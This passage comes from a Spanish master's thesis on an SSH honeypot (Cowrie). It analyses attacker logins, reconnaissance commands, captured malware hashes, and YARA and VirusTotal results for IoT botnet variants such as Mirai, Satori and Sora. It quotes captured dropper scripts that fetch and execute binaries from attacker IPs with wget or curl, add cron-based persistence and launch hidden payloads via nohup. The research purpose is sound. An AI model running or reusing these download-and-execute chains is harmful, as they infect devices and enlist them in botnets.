


Ilustración 33- User & Passwd

Con una buena política de credenciales no debería preocuparnos ninguna de estas palabras en un entorno corporativo, pero como ya sabemos, los fabricantes de IoT sí las utilizan y debemos cambiarlas de nuestros dispositivos en entornos domésticos.

Más allá de la información estática que hemos ido sacando hasta el momento, podemos observar en el comportamiento de los ataques que, tras iniciar sesión en el honeypot a través de SSH, a menudo usan direct-tcpip para descargar archivos (Se analizará esto más adelante), pero sobre todo utilizan direct-tcpip para acceder a URL de sitios web con la finalidad de realizar ataques DDoS, navegación anónima, fraude de anuncios o cualquier otra cosa como intentos de explotación de alguna vulnerabilidad mediante código malicioso en la URI. Por diseño, nuestro HoneyPot Cowrie no redirige estas peticiones a las URLs que los atacantes quieren. Una gráfica de barras horizontales con Kibana nos permitirá visualizar el top5 de los objetivos atacados:




Ilustración 34- Top hosts

De ser un dispositivo IoT real hubiéramos pasado a formar parte de ataques de denegación de servicios a muchas de las páginas arriba representadas. La empresa tecnológica más grande de Rusia, "Ya.ru" se lleva la mayoría de los ataques provenientes de Reino Unido, es algo interesante desde un punto de vista político actual, pero no vamos a profundizar en ello porque no aplica al objetivo final de este TFM.

Comportamiento tras un login correcto

Una vez el atacante ha introducido las credenciales permitidas en nuestra lista, podemos observar que hace dentro de nuestro HoneyPot, los comandos que introduce y como interactúa con el sistema, quedan registrados en la carpeta "tty" y podemos visualizarlos como si fuera en tiempo real situándonos en tty y con el siguiente comando "./../../../../bin/playlog -sh256 del fichero-", por supuesto la ruta es relativa, con ejecutar el binario playlog y la ruta a los registros guardados sería suficiente.

Visualización de comandos

Un ejemplo de playlog sería el siguiente:

```
root@svruoc02:~# system
-bash: system: command not found
root@svruoc02:~# shell
-bash: shell: command not found
root@svruoc02:~# sh
root@svruoc02:~# cat /proc/mounts; /bin/busybox UZWDV
rootfs / rootfs rw 0 0
sysfs /sys sysfs rw,nosuid,nodev,noexec,relatime 0 0
proc /proc proc rw,relatime 0 0
udev /dev devtmpfs rw,relatime,size=10240k,nr_inodes=997843,mode=755 0 0
devpts /dev/pts devpts rw,nosuid,noexec,relatime,gid=5,mode=620,ptmxmode=000 0 0
tmpfs /run tmpfs rw,nosuid,relatime,size=1613336k,mode=755 0 0
/dev/dm-0 / ext3 rw,relatime,errors=remount-ro,data=ordered 0 0
tmpfs /dev/shm tmpfs rw,nosuid,nodev 0 0
tmpfs /run/lock tmpfs rw,nosuid,nodev,noexec,relatime,size=5120k 0 0
systemd-1 /proc/sys/fs/binfmt_misc autofs rw,relatime,fd=22,pgrp=1,timeout=300,minproto=5,ma
fusectl /sys/fs/fuse/connections fusectl rw,relatime 0 0
/dev/sda1 /boot ext2 rw,relatime 0 0
/dev/mapper/home /home ext3 rw,relatime,data=ordered 0 0
binfmt_misc /proc/sys/fs/binfmt_misc binfmt_misc rw,relatime 0 0
UZWDV: applet not found
root@svruoc02:~# cd /dev/shm; cat .s || cp /bin/echo .s; /bin/busybox UZWDV
cat: .s: No such file or directory
UZWDV: applet not found
root@svruoc02:/dev/shm# tftp; wget; /bin/busybox UZWDV
```

Ilustración 35- Comandos

Hay que destacar que los comandos se muestran por pantalla a la misma velocidad que los escribió el atacante, lo que nos permite identificar si es un script automatizado a un humano real interactuando con nuestra máquina.

Listado de comandos disponibles en el sistema

Se observa como un patrón común en la mayoría de los atacantes el realizar un reconocimiento de los comandos de los cuales disponen. System, Shell, sh o /bin/busybox destacan por encima de los demás.

root@svruoc02:~# system
-bash: system: command not found
root@svruoc02:~# shell
-bash: shell: command not found
root@svruoc02:~# sh
root@svruoc02:~# /bin/busybox MIORI
MIORI: applet not found

Descarga de binarios o droppers

En algunos ataques vemos una descarga de archivos directamente de una IP, sin ningún tipo de comprobación previa sobre el sistema, lo cual ya nos indica la poca estima que debe tener el atacante a sus binarios al distribuirlos sin ningún miramiento para que sean analizados por cualquiera o las direcciones de los servidores donde hospedan estos ficheros. En otros casos sin embargo, encontramos hasta dos fases de descarga de

droppers antes de descargar el binario final que se encargara del control del dispositivo IoT.

```
--2018-11-05 10:50:09--  http://222.187.239.40:8851/Xiucain
Connecting to 222.187.239.40:8851... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1223123 (1M) [application/octet-stream]
Saving to: `/root/Xiucain'

 0% [>                                       ] 1,460        3K/s  eta 5m 59s
```

Ilustración 36- Descarga de binarios

```
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
ubnt@svruoc02:~$ wget -O /tmp/145 http://123.249.0.172:8080/145
--2018-11-05 18:54:00--  http://123.249.0.172:8080/145
Connecting to 123.249.0.172:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1156461 (1M) [application/octet-stream]
Saving to: `/tmp/145'

 0% [>                                       ] 10,148       2K/s  eta 7m 23schmod 0755 /145
 1% [>                                       ] 20,284       2K/s  eta 7m 7s nohup /tmp/145 > /dev/null 2>&1 &
 2% [>                                       ] 24,628       2K/s  eta 9m 1sexit
 3% [=>                                      ] 36,212       2K/s  eta 7m 8s
```

Ilustración 37- Descarga de binarios 2

Tras descargar los binarios, se pueden observar las modificaciones de permisos, cambios de ruta e intentos de ejecución.

Los droppers son esencialmente archivos de vanguardia que exploran el terreno y lo estudian antes de descargar el binario real que va a controlar el sistema. Los Droppers se encargan de comprobar características del sistema operativo y eligen el binario adecuado para descargar e instalar de manera definitiva, podemos ver esto ejemplificado en el siguiente extracto de uno de los ficheros descargados:

```
wget http://80.211.184.72/Demon.arm4; chmod +x Demon.arm4; ./Demon.arm4; rm -rf Demon.arm4
wget http://80.211.184.72/Demon.arm4t; chmod +x Demon.arm4t; ./Demon.arm4t; rm -rf Demon.arm4t
wget http://80.211.184.72/Demon.arm5; chmod +x Demon.arm5; ./Demon.arm5; rm -rf Demon.arm5
wget http://80.211.184.72/Demon.arm6; chmod +x Demon.arm6; ./Demon.arm6; rm -rf Demon.arm6
wget http://80.211.184.72/Demon.x86; chmod +x Demon.x86; ./Demon.x86; rm -rf Demon.x86
wget http://80.211.184.72/Demon.m68; chmod +x Demon.m68; ./Demon.m68; rm -rf Demon.m68
wget http://80.211.184.72/Demon.mips; chmod +x Demon.mips; ./Demon.mips; rm -rf Demon.mips
wget http://80.211.184.72/Demon.mpsl; chmod +x Demon.mpsl; ./Demon.mpsl; rm -rf Demon.mpsl
wget http://80.211.184.72/Demon.ppc; chmod +x Demon.ppc; ./Demon.ppc; rm -rf Demon.ppc
wget http://80.211.184.72/Demon.spc; chmod +x Demon.spc; ./Demon.spc; rm -rf Demon.spc
wget http://80.211.184.72/Demon.x64; chmod +x Demon.x64; ./Demon.x64; rm -rf Demon.x64
wget http://80.211.184.72/Demon.sh; chmod +x Demon.sh; ./Demon.sh; rm -rf Demon.sh
wget http://80.211.184.72/Demon.arm7; chmod +x Demon.arm7; ./Demon.arm7; rm -rf Demon.arm7
wget http://80.211.184.72/Demon.mips64; chmod +x Demon.mips64; ./Demon.mips64; rm -rf Demon.mips64
```

Ilustración 38- Dropper 1

Aquí vemos como el atacante a escrito su script para descargar los binarios dependiendo de la arquitectura del sistema, que recordemos se estudió y configuró en apartados

anteriores. Otro ejemplo de un fragmento de código del Dropper interesante sería el siguiente,

```
export PATH=$PATH:/bin:/usr/bin:/usr/local/bin:/usr/sbin

echo "*/5 * * * * curl -fsSL http://prax0zma.ru/8.sh | sh" > /var/spool/cron/root
echo "*/5 * * * * wget -q -O- http://prax0zma.ru/8.sh | sh" >> /var/spool/cron/root
#echo "0 * * * * pkill -9 r" >> /var/spool/cron/root
mkdir -p /var/spool/cron/crontabs
echo "*/5 * * * * curl -fsSL http://prax0zma.ru/8.sh | /bin/sh" > /var/spool/cron/crontabs/root
echo "*/5 * * * * wget -q -O- http://prax0zma.ru/8.sh | /bin/sh" >> /var/spool/cron/crontabs/root
#echo "0 * * * * pkill -9 r" >> /var/spool/cron/crontabs/root

cd /boot ; wget -q http://hehe.suckmyass.cf/.o -O .b; chmod +x .b; nohup ./.b  >/dev/null 2>&1
cd /boot ; curl -O http://hehe.suckmyass.cf/.o ; chmod +x .o; nohup ./.o  >/dev/null 2>&1
#cd /tmp ; curl -O http://sandbotc2.ml/fefe | wget -q http://sandbotc2.ml/fefe ; chmod +x fefe; ./
echo 128 > /proc/sys/vm/nr_hugepages
sysctl -w vm.nr_hugepages=128
    ulimit -n 65000
    ulimit -u 65000

mkdir -p /tmp/.ha/

if [ ! -f "/tmp/.ha/nsyhs" ]; then
    curl -fsSL http://prax0zma.ru/bash -o /tmp/.ha/nsyhs
fi

if [ ! -f "/tmp/.ha/nsyhs" ]; then
    wget -q http://prax0zma.ru/bash -O /tmp/.ha/nsyhs
fi

chmod +x /tmp/.ha/nsyhs && /tmp/.ha/nsyhs
```

Ilustración 39- Dropper 2

Descargando el malware

Tras el dropper viene el binario real, en la carpeta downloads de Cowrie encontramos todos los binarios que hemos ido calculando durante los días de exposición a Internet, bastantes como podemos apreciar en la siguiente imagen:

```
-rw-r--r-- 1 cowrie cowrie    2308 Nov 14 00:25 055e7c4fa16d0eb6e166f70d2d3545a9f6e67901ea3bbc82ba111d3b6e0aeea0
-rw-r--r-- 1 cowrie cowrie      10 Nov 17 06:45 0a620f7d4afdd219606bed1606da5faed1e0925ceeaa30187e11fb05248b0998
-rw-r--r-- 1 cowrie cowrie    1047 Nov 16 05:44 149a60952b5da968cb7c31ec86dcb67f81c7cd87ccf1c14a61df826c09e2c8fd
-rw-r--r-- 1 cowrie cowrie       5 Nov 20 12:17 15ca9ed73005ae4bff03136e92339e5cc8344d42bb367d27705bb9f5c216d220
-rw-r--r-- 1 cowrie cowrie      14 Nov 17 06:45 19a34e6b661946f1dbbfee814c3e1f81b9cefdfd9e759434f338509f447befb9
-rw-r--r-- 1 cowrie cowrie 1806356 Nov  6 06:50 19caf09dd9d3d5d7ac0d3cac0759ac36a5aa1075e5a494051bd39d51ea84bd73
-rw-r--r-- 1 cowrie cowrie   26683 Nov  7 17:49 1bb87a12f7bd03b741154a7319e5d4602837ebcc9a3acb65747b3d1494931c94
-rw-r--r-- 1 cowrie cowrie    2308 Nov 12 15:55 1c487e2104ac813bc842f5a45173ee4d78cf9c2036234e95a291b7d218569d4f
-rw-r--r-- 1 cowrie cowrie  131072 Nov  9 13:55 2f1f43d59dfc7d13b32165f2328dc1176b75021e3ee8d97ad0df33aa803432f5
-rw-r--r-- 1 cowrie cowrie 1571389 Nov  6 06:51 33ca7bdf296f4e4550b6112235b22eef36b5207d043f12940c1e9e58215fc6f7
-rw-r--r-- 1 cowrie cowrie 1156461 Nov  5 18:57 395ace16a04f95fd9b907d1a5c1f74270c75317d99538c877f70bb2126fd4433
-rw-r--r-- 1 cowrie cowrie      18 Nov 17 06:45 4661c2c5d8280bd250a87a2cb7778eaa6554baea0b3518582f36e2d4288a3e91
-rw-r--r-- 1 cowrie cowrie       9 Nov 20 12:17 4af5a5c98ad132095c6fbe7b02c242153a190a01cc321e50a916a0ca46fbaa62
-rw-r--r-- 1 cowrie cowrie       9 Nov 17 06:45 4ba7955eabd123c229edc3a85b8ccdb925f298780e3eab90a2e605d401b6bd3d
-rw-r--r-- 1 cowrie cowrie    1382 Nov 16 05:37 5c1691481b3bf45303b46a63d7e4682cb250ca5efe9c1cb043e3e29b5b8f3918
-rw-r--r-- 1 cowrie cowrie  131072 Nov  9 13:55 5f511d1c54e4ee26ebe4f5793a8e064a418d10d52a43d886de32020ea4c9c664
-rw-r--r-- 1 cowrie cowrie 1223123 Nov  5 10:50 61b0ddefee4d8236abbe2d586d115d2c903b7317517db28f86eb2003d2955fb9
-rw-r--r-- 1 cowrie cowrie      10 Nov 17 06:45 621c061dcf2120c74bda9ab2ef1b16790c433ffece1e1df5a5f863b18e3da538
-rw-r--r-- 1 cowrie cowrie 1870048 Nov 15 04:39 62e24efd316413465ec5ad6133fe84db7a8f62452f1b8eb3aeb9f9c1514b6eb6
-rw-r--r-- 1 cowrie cowrie     463 Nov 17 23:22 63bdf86771da41d5a6a447dee2d2d526ac96101558d2f80ce1a9ae2b76f275b3
-rw-r--r-- 1 cowrie cowrie    3936 Nov  3 19:12 655c15a2577bdd8ff6dd3a5b7f049ba139413bd8c10a767def437566d222e0f5
-rw-r--r-- 1 cowrie cowrie 1223123 Nov  5 15:57 68dc280fc7e02ebd43e464f7698debe7e81a5c37cb42d008291597371ded8dc4
-rw-r--r-- 1 cowrie cowrie      13 Nov 17 06:45 6a258b079141b172b33a503d7754702fa8b101ddb07957b71e2c1fcd1201715c
-rw-r--r-- 1 cowrie cowrie   76567 Nov 17 17:30 6ed665e0c2b23403b4157c045946669e249686e3ba2cf23d949a089e327806ef
-rw-r--r-- 1 cowrie cowrie    1943 Nov 23 19:32 869e9170a2c1716a056356160b426108c7266230400a5bd7a7304186ffa43564
-rw-r--r-- 1 cowrie cowrie    1902 Nov 21 06:16 8e2a8d9cf8f31a147939d1439c019ad7cc6e9a313eace40fff6de453d3bc56bd
-rw-r--r-- 1 cowrie cowrie 1223123 Nov  5 10:45 90d374d3ae1fac6b8f1005e8c5f844930bb5e6bdec0afbdb114399b90734d34f
-rw-r--r-- 1 cowrie cowrie    1048 Nov 25 17:01 9d426bf7057b644786f489bf86b0ce42dbd00c9589fbc47ae58a309005536d88
-rw-r--r-- 1 cowrie cowrie    1849 Nov 17 01:22 b14478fa1a3927da478e69853c2c3ae2d5b616b0656b32bc7db872181825c07e
-rw-r--r-- 1 cowrie cowrie    2082 Nov 20 08:06 b303c7bd50cdb93fb6160ca2f2807254912006e3d098029c00c11489671b7eb7
-rw-r--r-- 1 cowrie cowrie  131072 Nov  9 11:55 b986a2795479b4aacf6dafa6654914ca11d9b4a260a35f1369e262f4e948e841
-rw-r--r-- 1 cowrie cowrie      10 Nov 17 06:45 c1bc02f07b7473393978b3db825f870aa4be5622aef289805f7b8c0d86017fb4
-rw-r--r-- 1 cowrie cowrie    3936 Nov  3 19:11 c702de138c3c6d9488f03c4040949848c7f1e97f8ee4d458450713b799bdcc6b
-rw-r--r-- 1 cowrie cowrie 1223123 Nov  9 18:33 d8de035d7dc1e8c1f054879a6bc8513a7720dae33c462601975f952d5fa3d611
-rw-r--r-- 1 cowrie cowrie  131072 Nov  9 13:56 db45013d633502575c1bd3eb1688056e89cb1f1bb938f04becc98eaa164165ab
-rw-r--r-- 1 cowrie cowrie    1248 Nov 25 17:01 dc7391c8462def588ec19dc170302400b69b3755425d6a904ea54f0ad06690f3
-rw-r--r-- 1 cowrie cowrie  131072 Nov  9 13:55 e14264ea8afb49f6ca91f57226462e526ecf4f9d6af0784e92ea72c66a1839a1
-rw-r--r-- 1 cowrie cowrie    1953 Nov 14 23:00 e31524db4e29d004d6eaea95ae5e98b37e91825c180f52101d1ba1e267666fa6
-rw-r--r-- 1 cowrie cowrie    2040 Nov 20 11:47 ea3f9e8fa95e2d6658c2e1d8ee2b12f0bc0421dc781b78f54a65e2da74f17e3e
-rw-r--r-- 1 cowrie cowrie      58 Nov  5 10:45 f8c28666f2f2beb599dcc62721c41a82f52e63721dd2d5629073033b32a93154
```

Ilustración 40- Muestras obtenidas

Si observamos los nombres de los binarios vemos que son un hash del archivo capturado, analizarlos requeriría de un proceso de reversing y agilidad con ensamblador, lo cual daría para otro TFM entero. Pero si introducimos estos hashes en VirusTotal, las alarmas y las pistas sobre que hemos capturado se disparan.




Ilustración 41- VirusTotal 1




Ilustración 42- VirusTotal 2

7.2. ANÁLISIS DE LOS BINARIOS Y LOGS

Otros hashes nos dan muestras de que ficheros de Mirai o variantes de esta botnet, siguen intentando infectar el mayor número de dispositivos IoT posibles. Si buscamos algunos de los hashes en Google, los encontramos indexados en listas de indicadores de compromiso de compañías de seguridad como S2Grupo en su blog [15]. Dentro del mismo blog encontramos información sobre un reversing ya realizado al binario por el autor Joan Soriano en el cual se muestran imágenes con fragmentos de código ensamblador de los dispositivos a los que tiene la capacidad de infectar. Entre ellos, Vacron, Netgear, D-Link o TR-069 – SOAP.

Ilustración 43- Ensamblador VACRON

Escaneando los binarios con YARA

Para intentar profundizar más en la investigación se ha decidido instalar YARA y su repositorio de reglas de github [16], en la cual existen numerosos indicadores de compromiso relacionados con binarios. Tras ejecutarlo en nuestra máquina Debian comprobamos que detecta algunos indicios de binarios maliciosos, pero en ningún caso llega a darnos la familia o tipo de malware IoT encontrado. Apreciamos en la imagen siguiente un fragmento del análisis y lo resultados volcados en pantalla:

```
is__elf ../bin/bin//b986a2795479b4aacf6dafa6654914ca11d9b4a260a35f1369e262f4e948e841
suspicious_packer_section ../bin/bin//b986a2795479b4aacf6dafa6654914ca11d9b4a260a35f1369e262f4e948e841
is__elf ../bin/bin//db45013d633502575c1bd3eb1688056e89cb1f1bb938f04becc98eaa164165ab
suspicious_packer_section ../bin/bin//db45013d633502575c1bd3eb1688056e89cb1f1bb938f04becc98eaa164165ab
is__elf ../bin/bin//5f511d1c54e4ee26ebe4f5793a8e064a418d10d52a43d886de32020ea4c9c664
suspicious_packer_section ../bin/bin//5f511d1c54e4ee26ebe4f5793a8e064a418d10d52a43d886de32020ea4c9c664
dragos_crashoverride_moduleStrings ../bin/bin//rules/malware/APT_CrashOverride.yar
Anthem_DeepPanda_lot1 ../bin/bin//rules/malware/APT_DeepPanda_Anthem.yar
Anthem_DeepPanda_htran_exe ../bin/bin//rules/malware/APT_DeepPanda_Anthem.yar
IronPanda_Malware_Htran ../bin/bin//rules/malware/APT_DeepPanda_Anthem.yar
HackTool_Samples ../bin/bin//rules/malware/APT_DeepPanda_Anthem.yar
MacControlStrings ../bin/bin//rules/malware/MALW_MacControl.yar
MacControl ../bin/bin//rules/malware/MALW_MacControl.yar
DirtJumper_drive2 ../bin/bin//rules/malware/MALW_DirtJumper.yar
DirtJumper_drive3 ../bin/bin//rules/malware/MALW_DirtJumper.yar
Empire_Get_SecurityPackages ../bin/bin//rules/malware/MALW_Empire.yar
Empire_Invoke_PowerDump ../bin/bin//rules/malware/MALW_Empire.yar
Empire_Invoke_ShellcodeMSIL ../bin/bin//rules/malware/MALW_Empire.yar
Empire_Invoke_SmbScanner ../bin/bin//rules/malware/MALW_Empire.yar
Empire_Invoke_EgressCheck ../bin/bin//rules/malware/MALW_Empire.yar
Empire_Invoke_PostExfil ../bin/bin//rules/malware/MALW_Empire.yar
Empire_Invoke_SMBAutoBrute ../bin/bin//rules/malware/MALW_Empire.yar
Empire_Get_Keystrokes ../bin/bin//rules/malware/MALW_Empire.yar
Empire_Invoke_DllInjection ../bin/bin//rules/malware/MALW_Empire.yar
```

Ilustración 44 - Yara análisis

Variantes de malware

Las herramientas automatizadas pueden servirnos de ayuda en muchas ocasiones, pero en este caso los resultados hasta ahora no han sido demasiado reveladores, Así pues, vamos a analizar los logs en crudo con comandos de Linux directamente (Nada como grep y awk para descubrir la verdad). Tras pasar todos los logs a un mismo fichero para facilitar la búsqueda, se han podido encontrar mediante el siguiente comando algunas de las familias de malware IoT más actuales:

root@debian:/media/sf_LInuxDebian# cat cowrie.log | grep "busybox"

/bin/busybox wget; /bin/busybox tftp; /bin/busybox HOHO
/bin/busybox wget http://167.99.27.230:80/bins/hoho.mips -O - > HOHO-U79OL;
/bin/busybox chmod 777 HOHO-U79OL; /bin/busybox HOHO
/bin/busybox wget; /bin/busybox tftp; /bin/busybox ECCHI
/bin/busybox wget http://185.220.33.209:80/bins/mirai.sh4 -O - > dvrHelper;
/bin/busybox chmod 777 dvrHelper; /bin/busybox ECCHI
/bin/busybox wget; /bin/busybox tftp; /bin/busybox GEMINI
/bin/busybox wget http://178.128.35.181:80/bins/gemini.m68k -O - > p4029x91xx;
/bin/busybox chmod 777 p4029x91xx; /bin/busybox GEMINI
/bin/busybox wget; /bin/busybox tftp; /bin/busybox SORA
/bin/busybox wget http://149.28.10.141:80/bins/sora.arm -O - > NiGGeR69xd;
/bin/busybox chmod 777 NiGGeR69xd; /bin/busybox SORA
/bin/busybox wget; /bin/busybox tftp; /bin/busybox OSIRIS
/bin/busybox wget http://178.128.196.88:80/ankit/jno.x86 -O - > osirisbuild;
/bin/busybox chmod 777 osirisbuild; /bin/busybox OSIRIS
./osirisbuild load.wget; /bin/busybox JNO

```
root@debian:/media/sf_LInuxDebian# cat cowrie.log | grep -v "ssh-connec" | grep -v
SSH | grep "CMD: /bin/busybox" | grep -v "cp\|rm -rf\|cat\|wget\|ps" | awk -F" "
'{print $5}' | sort -u
```

ECCHI
HIKARI
HOHO
MIORI
SATORI
SEFA
GEMINI
JNO

Muchas de ellas son tan recientes o poco investigadas que cuesta encontrar información sobre ellas en Google. En la siguiente imagen podemos ver un mapa de calor creado por CheckPoint sobre una de las variantes capturadas por nuestro HoneyPot, SATORI.

